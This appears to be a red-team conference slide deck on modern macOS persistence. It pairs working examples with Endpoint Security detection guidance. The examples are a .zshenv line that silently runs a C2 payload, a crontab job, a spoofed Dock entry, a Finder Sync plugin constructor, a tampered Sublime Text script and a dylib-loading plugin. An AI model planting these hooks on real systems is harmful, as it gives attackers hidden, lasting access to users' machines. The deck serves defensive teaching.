Hey, I’m Still in Here: Modern macOS Persistence

Leo Pitt
@_D00mfist

Leo Pitt - @_D00mfist

- Consultant at SpecterOps
- Former
  - DoD Red Team Operator
  - DoD Blue Team Analyst
  - Linux Administrator
  - IT Auditor
- Created Persistent JXA https://github.com/D00MFist/PersistentJXA
- Occasionally blogs https://medium.com/@D00mfist
- Licensed CPA (No, I can't provide tax advice)

Agenda

- Overview of Persistence
- Baseline macOS Terms
- Persistence Techniques
  - Overview
  - Examples
  - Detection

Overview of Persistence

- Persistence is a critical step in Red Team operations
- Access to the target environment is often tied to the victim's working schedule
- Launch Agents / Launch Daemons popular on macOS

Windows to macOS

Windows	macOS
Registry	Property List Files (.plist)
Portable Executable	Mach-O Executable
Dynamically Linked Library (DLL)	Dynamic Library (Dylib)
Link Shortcuts (.LNK)	Dock Shortcuts
File Explorer	Finder
Event Tracing for Windows (ETW)	Endpoint Security Framework (ESF)

Mythic C2 for macOS

- **Apfell**
  - This is a JavaScript for Automation (JXA) payload that uses Objective C API calls
  - Uses a LOLBin for execution (osascript)
  - Great for initial access
- **Poseidon**
  - This is a Golang payload that uses Objective C API calls and Golang functionality
  - Larger Payload, but more features (like SOCKS, threading)
  - Great for 2nd stage payload

Persistence Techniques

- Bash Profiles / Zsh Startup Files
- Cron Jobs
- Dock Shortcuts
- Finder Sync Plugins
- Application Scripts
- 3rd Party Plugins

Bash Profiles / Zsh Startup Files

- Bash profiles are shell scripts that contain shell commands
- Executed upon each time terminal opened in a user's context
- Bash was replaced by zshell as the default shell since macOS Catalina (10.15+)
- Key zshell files that can achieve **.bash_profile** functionality:
  - **.zprofile**
  - **.zshenv**
- Key difference **.zshenv** which is always sourced
  - E.g."**zsh –c**" coverage

Zshenv Example

```
itsatrap@itsatraps-Mac ~ % cat .zshenv
setopt LOCAL_OPTIONS NO_MONITOR; nohup osascript -l JavaScript /Users/Shared/apfell.js > /dev/null 2>&1&
```

- Zsh provides options to disable monitoring alerts
- Nohup allows a command or script to run without interruptions
- The rest is redirection to minimize end-user notification

Zshenv Detection

- ESF file creation events
  - **ES_EVENT_TYPE_NOTIFY_CREATE**
- If already present, then file rename events
  - **ES_EVENT_TYPE_NOTIFY_RENAME**
- Detection does not scale well
  - Supplement with execution detections (osascript, python, ruby, etc.)

File Create Event: /Users/itsatrap/.zshenv

Event Details:

```
Event Type: file::create
Process: /usr/bin/osascript
Pid: 2474 (Parent) -> 2399
User: itsatrap
Timestamp: 1602714736730
Platform Binary: true
Signing ID: com.apple.osascript
Props:
{
    path = "/Users/itsatrap/.zshenv";
    size = 0;
}
```

Cron Jobs

- Cron is a time-based job scheduler
- By adding a crontab entry it tells the scheduler to execute our command at a specified interval
- **Note:** Initial crontab use from command-line generates a user prompt on macOS Catalina.

Cron Jobs Example

```
itsatrap@itsatraps-Mac ~ % cat /Users/Shared/cronjob.sh
osascript -l JavaScript ~/Desktop/apfell.js&
itsatrap@itsatraps-Mac ~ %  echo "$(echo '15 * * * * cd /Users/Shared/ && ./cronjob.sh')" | crontab -
itsatrap@itsatraps-Mac ~ % crontab -l
15 * * * * cd /Users/Shared/ && ./cronjob.sh
```

- This example has our persistence command under a shell script (e.g. cronjob.sh)
- Adds a job to the crontab that runs our script and thus apfell payload every 15 minutes

Cron Jobs Detection

- On macOS cron jobs are stored at
  - **/private/var/at/tabs/**
- Monitor file creation and rename events
  - **/private/var/at/tmp**
  - **/private/var/at/tabs/<username>**

File Create Event: /private/var/at/tmp/tmp.741
Event Details:

```
Event Type: file::create
Process: /usr/bin/crontab
Pid: 741 (Parent) -> 466
User: root
Timestamp: 1602784127900
Platform Binary: true
Signing ID: com.apple.crontab
Props:
{
    path = "/private/var/at/tmp/tmp.741";
    size = 0;
}
```

File Rename Event: /private/var/at/tmp/tmp.741
Event Details:

```
Event Type: file::rename
Process: /usr/bin/crontab
Pid: 741 (Parent) -> 466
User: root
Timestamp: 1602784127911
Platform Binary: true
Signing ID: com.apple.crontab
Props:
{
    destdir = "/private/var/at/tabs";
    destfile = itsatrap;
    desttype = 1;
    srcpath = "/private/var/at/tmp/tmp.741";
    srcsize = 248;
}
```

```
itsatrap@itsatraps-Mac ~ % sudo cat /private/var/at/tabs/itsatrap
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (- installed on Thu Oct 15 10:48:47 2020)
# (Cron version -- $FreeBSD: src/usr.sbin/cron/crontab/crontab.c,v 1.24 2006/09/03 17:52:19 ru Exp $)
15 * * * * cd /Users/Shared/ && ./cronjob.sh
```

Dock Shortcuts

- The applications within the Dock are controlled by
  - **~/Library/Preferences/com.apple.dock.plist**

- By modifying the plist, we can replace the applications present with our malicious application.

Dock Example

- The key fields to modify in the **~/Library/Preferences/com.apple.dock.plist** are:
  - **Book** – Contains the path to the application
  - **Bundle Identifier** – Uniquely identifies our application in Apple's ecosystem
  - **CFURLString** – Another field pointing to the application's location
- This modification of the Dock shortcuts are comparable to **.LNK** files on Windows

```
<key>book</key>
<data>
Ym9va1wCAAAAAAQQMAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAcAEAAAQAAAADAwAAAAAIAUA
AABAQAAVXNlcnMAAAAGAAAAAQEAAFNoYXJlZAAACgAA
AAEBAABTYWZhcmkuYXBwAAAMAAAAAQYAABAAAAAgAAAA
MAAAAAgAAAAEAwAAfVMAAAMAAAAIAAAABAMAAH9TAAAD
AAAACAAAAAQDAACpDAwAAwAAAAwAAAABBgAAWAAAAGgA
AAB4AAAACAAAAAAEAABBwngkSWg59xgAAAABAgAAAgAA
AAAAAAAPAAAAAAAAAAAAAAAAAAAAAAAAAAAAEFAAAIAAAA
AQkAAGZpbGU6Ly8vDAAAAAEBAABNYWNpbnRvc2ggSEQI
AAAABAMAAABgf+sJAAAACAAAAAAEAABBwceD6M41tCQA
AAABAQAAMEE4MUYzQjEtNTFEOS0zMzM1LUIzRTMtMTY5
QzM2NDAzNjBEGAAAAAECAACBAAAAAQAAAO8TAAABAAAA
AAAAAAAAAAABAAAAAQEAAC8AAAC0AAAA/v///wEAAAAA
AAAADgAAAAQQAABEAAAAAAAAAAUQAACIAAAAAAAAABAQ
AACsAAAAAAAAAEAQAACcAAAAAAAAAIgAABkAQAAAAAA
AAUgAADUAAAAAAAAABAgAADkAAAAAAAAABEgAAAYAQAA
AAAAABIgAAD4AAAAAAAAABMgAAAIAQAAAAAAACAgAABE
AQAAAAAADAgAADMAAAAAAAAAHQAADMAAAAAAAABDQ
AAAEAAAAAAAAA==
</data>
<key>bundle-identifier</key>
<string>com.apple.automator.Safari</string>
<key>dock-extra</key>
<false/>
<key>file-data</key>
<dict>
    <key>_CFURLString</key>
    <string>file:///Users/Shared/Safari.app/</string>
```

Run JavaScript

```
var app = Application.currentApplication();

app.includeStandardAdditions = true;

app.doShellScript('open -a Safari');

app.doShellScript('osascript -l JavaScript ~/Downloads/apfell.js');
```

Dock Detection

- File rename event due to modification of the existing dock plist

- The only process that should be modifying the file is **cfsprefsd**

File Rename Event: **/Users/itsatrap/Library/Preferences/.dat.nosync186c.wbvFWM**

Event Details:


```
Event Type: file::rename
Process: /usr/bin/osascript
Pid: 6252 (Parent) -> 3546
User: itsatrap
Timestamp: 1599621958551
Platform Binary: true
Signing ID: com.apple.osascript
Props:
{
    destdir = "/Users/itsatrap/Library/Preferences/com.apple.dock.plist";
    destfile = "";
    desttype = 0;
    srcpath = "/Users/itsatrap/Library/Preferences/.dat.nosync186c.wbvFWM";
    srcsize = 17220;
}
```

Finder Sync Plugins

- Finder Sync plugins enables you to extend Finder's functionality by modifying the user interface
- The pluginkit daemon (**pkd**) registers any plugins or extensions included in the bundle when the application is first launched
- The pluginkit command line tool can be used to register standalone extensions

Finder Sync Plugins Example

```
25 //automatically invoked when bundle is loaded
26 __attribute__((constructor)) static void byebyebye()
27 {
28
29     // Just a message box payload
30     NSAlert *alert = [[NSAlert alloc] init];
31     [alert setMessageText:@"Install complete"];
32     [alert addButtonWithTitle:@"OK"];
33     [alert setAlertStyle:NSAlertStyleInformational];
34     [alert runModal];
35 }
```



- To execute malicious code, use a module initializer (constructor)
- Constructor called when plugin is loaded
- Since Finder.app loaded at boot, our code executed with each reboot
- Example at:
  - https://github.com/D00MFist/InSync

Finder Sync Plugins Detection

- Monitor the execution of the pkg daemon (**pkd**)
  - **/usr/libexec/pkd**

- Logging the use of pluginkit binary to register a new extension
  - **pluginkit -a /some/path/persist.appex**
  - **pluginkit -e use -i <finder sync bundle id>**

- There are few files that get modified upon extension registration:
  - **~/Library/Preferences/.GlobalPreferences.plist**
  - **~/Library/Containers/<BundleIdOfApp>/Container.plist**
  - **/private/var/folder/<#>/<RandomName>/com.apple.pluginkit./Annotations**

Application Scripts

- Application scripts are simply script files that are executed by a given application.
- If an attacker has the ability to edit that script file, then we can place our code inside, and wait for the user to execute the related application for persistence.
- This persistence method is heavily dependent on the applications the user has installed.

Application Scripts Example

- Identifying script candidates
  - **find /Applications/ -name "*.sh"**
  - **find /Applications/ -name "*.py"**
  - **find /Library/ -name "*.sh" -perm +0200 -user username**
  - **find /Library/ -name "*.py" -perm -u+w -user username**
- Modified the Sublime Text Script
  - **/Applications/Sublime\ Text.app/Contents/MacOS/sublime.py**

```
import os
os.system("osascript -l JavaScript /Users/itsatrap/Desktop/apfell.js &")
```

Application Scripts Detection

- If identify applications that utilize scripts then can monitor for file modification events
  - These scripts are typically not modified unless the entire application is updated
- Parent -> Child Relationships
  - Odd execution of **osascript** from Sublime Text

```
/System/Library/LaunchAgents/com.apple.Finder.plist
    /System/Library/CoreServices/Finder.app/Contents/MacOS/Finder   344
        /Applications/Sublime Text.app/Contents/MacOS/Sublime Text   2208
            /Applications/Sublime Text.app/Contents/MacOS/plugin_host   2210
            /usr/bin/osascript   2212
```

3rd Party Plugins

- Some applications provide the ability to create plugins.
- Most often these plugins load upon application execution, providing a persistence opportunity.
- Adversaries can take advantage of this mechanism to plant malicious plugins to gain persistence.

3rd Party Plugins Example

- The abuse of Sublime Text Editor plugins requires a plugin at
  - **~/Library/Application\ Support/Sublime\ Text\ <2 or 3> \Packages**
- Configure plugin to run our malicious dynamically linked library (**dylib**)

```
import sublime
import sublime_plugin
import sys
import ctypes
from ctypes import *

class ExampleCommand(sublime_plugin.TextCommand):
    def run(self, edit):
        self.view.insert(edit, 0, "Hello, World!")

libc = "/usr/lib/libSystem.B.dylib"
lib = ctypes.CDLL(libc)

load = "/Users/Shared/D00mfist.dylib"
handle = ctypes.CDLL(load)
```

3rd Party Plugins Detection


- File Creation and modification monitoring under the Packages folder
  - May not scale well for Applications in which plugins are prevalent
- Network Connections under the **plugin_host** process to addresses outside of packagecontrol.io


```
/System/Library/LaunchAgents/com.apple.Finder.plist
    /System/Library/CoreServices/Finder.app/Contents/MacOS/Finder   421
        /Applications/Sublime Text.app/Contents/MacOS/Sublime Text   659
            /Applications/Sublime Text.app/Contents/MacOS/plugin_host   661
```


```
"process_id":"661",
"process_name":"plugin_ho",
"connection_flow":"192.168.215.134:49569->192.168.215.183:http",
"TCP_UDP":"TCP",
"hostname":"itsatraps-Mac.local",
```

Automating Persistence

- @_D00mfist created a project to use JXA to achieve persistence for all of the methods previously discussed
- These all hook into Mythic with the **jsimport** and **jsimport_call** functions within the apfell agent





Demo 3rd Party Plugin Persistence

Additional Persistence Techniques

- Launch Agents / Launch Daemons
- Login Items
- Folder Actions
- Dylib Hijacking
- Emond
- Periodics
- At jobs
- Chrome Extensions
- Plugins
  - Spotlight Importers
  - Spotlight Quicklook
  - Audio Plugins
- Login / Logout Hooks
- Calendar Events

www.specterops.io
@specterops
info@specterops.io

References

- https://github.com/its-a-feature/Mythic
- https://github.com/D00MFist/PersistentJXA
- https://medium.com/@D00mfist
- Zsh.sourceforge.net/intro/intro_3.html
- https://github.com/SuprHackerSteve/Crescendo
- https://attack.mitre.org/techniques/T1053/003/
- https://posts.specterops.io/are-you-docking-kidding-me-9aa79c24bdc1
- https://objective-see.com/blog/blog_0x11.html
- https://github.com/D00MFist/InSync
- https://theevilbit.github.io/posts/macos_persisting_through-application_script_files/
- https://themittenmac.com/incident-response-with-truetree/
- https://github.com/richiercyrus/Venator-Swift
- https://posts.specterops.io/persistent-jxa-66e1c3cd1cf5

References Cont. (Add'l Persistence Techniques)

- Launch Agents
  - https://attack.mitre.org/techniques/T1543/001/
- Launch Daemons
  - https://attack.mitre.org/techniques/T1543/004/
- Login Items
  - https://objective-see.com/blog/blog_0x31.html
- Folder Actions
  - https://posts.specterops.io/folder-actions-for-persistence-on-macos-8923f222343d
- Dylib Hijacking
  - https://www.virusbulletin.com/virusbulletin/2015/03/dylib-hijacking-os-x
- Emond
  - https://posts.specterops.io/leveraging-emond-on-macos-for-persistence-a040a2785124

References Cont. (Add'l Persistence Techniques)

- Periodics
  - https://www.sentinelone.com/blog/how-malware-persists-on-macos/
- Chrome Extensions
  - https://posts.specterops.io/no-place-like-chrome-122e500e421f
- Spotlight Importer & Quicklook Plugins
  - https://theevilbit.github.io/posts/macos_persistence_spotlight_importers/
- Audio Plugins
  - https://posts.specterops.io/audio-unit-plug-ins-896d3434a882
- Login/Logout Hooks
  - https://www.virusbulletin.com/uploads/pdf/conference/vb2014/VB2014-Wardle.pdf
- Calendar Events
  - https://labs.f-secure.com/blog/operationalising-calendar-alerts-persistence-on-macos
- At Jobs
  - https://www.sentinelone.com/blog/how-malware-persists-on-macos/